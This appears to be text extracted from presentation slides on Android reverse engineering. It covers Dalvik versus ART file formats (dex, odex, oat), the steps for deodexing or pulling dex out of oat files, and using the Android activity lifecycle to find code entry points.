
oat file contains odex/dex file!  
Could just strip dex file out of the oat

Optimized (inlined)  
Dalvik code

odex file

oat file

ELF file





# DALVIK VM

# VS CAVEATS

# ART VM

Taken from  
APK file

dex file

DexOpt

dex file

Optimized (inlined)  
Dalvik code

dex file

Dex transform to Odex  
Odex transformed into OAT  
(dex2oat)

oat file

ELF file

(often) only executable code shipped for  
preinstalled applications on system images

# DALVIK VM

VS

# ART VM

## CAVEATS

Optimized (inlined)  
Dalvik code

odex File

oat File

ELF file

(often) only executable code shipped for preinstalled applications on system images

1. Pull Framework files (needed to deodex)

2. Deodex the files to get dex file

1. baksmali file against framework files

2. smali output again for dex file

3. Use dex file like nothing was ever different

1. Pull oat file

2. Cut out dex file

3. Use dex file like nothing was ever different

Google is switching over to ART instead of DVM, **so dex files are going away. How do I reverse OAT files?!**

So many people...  
Seriously, so many.



Google is switching over to ART instead of DVM, so dex files are going away. How do I reverse OAT files?!

So many people...  
Seriously, so many.



...at least for now  
...though likely for a long time

Google is switching over to  
Thoughts on counter-points:  
ART instead of DVM, so dex

Would break backwards compatibility  
files are going away. How do I

OAT is an optimized file,  
not unoptimized file format  
(Much like we don't compile directly to odex)

OAT file contain Dex files as it transforms  
from this point

.java -> (javac) -> .class -> (dx) -> .dex

So many people...

Require SDK to first support

Seriously, so many.

.java -> (javac) -> .class -> (???) -> OAT

(or non-dex OAT file)




...thought like for a long time

# 🔄 ANDROID LIFECYCLES

Understanding where things might hide

Proper understanding of the lifecycle allows us to...

- Identify entry points into application
- Follow control flow of applications
- Find cross-references to malicious/vulnerable code which is not specifically linked by function calls




Allows us to properly map out....

- Reversing things in a fast, meaningful way
- Design static analyzer entry points of code execution

# ANDROID ACTIVITY LIFECYCLE

Developer version



\*Image from Google Developer Site





# 🔄 ANDROID ACTIVITY LIFECYCLE

Classes extended


Creating a simple Activity extends all these classes...



# 🔄 ANDROID ACTIVITY LIFECYCLE

